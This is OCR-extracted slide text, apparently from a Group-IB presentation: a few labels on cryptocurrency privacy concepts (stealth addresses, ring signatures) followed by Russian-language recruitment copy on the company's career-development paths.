







# OCHOBHISIE AMFORMINISI






# STEALTH ADDRESSES





Alice






Bob

# RING SIGNATURE





ACTUAL SIGNER























#### ПУТИ РАЗВИТИЯ В GROUP-IB



# В GROUP-IB ТЫ МОЖЕШЬ ВЫБРАТЬ НЕСКОЛЬКО ПУТЕЙ ДЛЯ РОСТА

#### УПРАВЛЕНЧЕСКОЕ РАЗВИТИЕ



#### ЭКСПЕРТНОЕ РАЗВИТИЕ



Ты можешь стать ментором для новичков, развивать стажёров,руководить командой или целым департаментом. Мы научим как создавать команду мечты и раскрывать её потенциал

Углуби техническую экспертизу в своей профессиональной области. Компания спонсирует получение сертификатов, патентов, частично компенсирует профильное обучение и помогает в публикациях

#### МЕЖДУНАРОДНЫЕ РОТАЦИИ



#### СОЗДАНИЕ СОБСТВЕННОГО ПРОДУКТА



#### ВНУТРЕННИЕ РОТАЦИИ



Прими участие в самых сложных проектах по кибербезопасности по всему миру. Мы открываем офисы в разных странах и создаём в них локальные практики, обогащающие нашу глобальную экспертизу

Реализуй свои самые смелые идеи. У тебя есть возможность создать свой собственный продукт и стать его руководителем. Мы поддержим твои начинания, в том числе с оформлением патента.

Внутри своего отдела, внутри своего департамента, в различных продуктовых направлениях

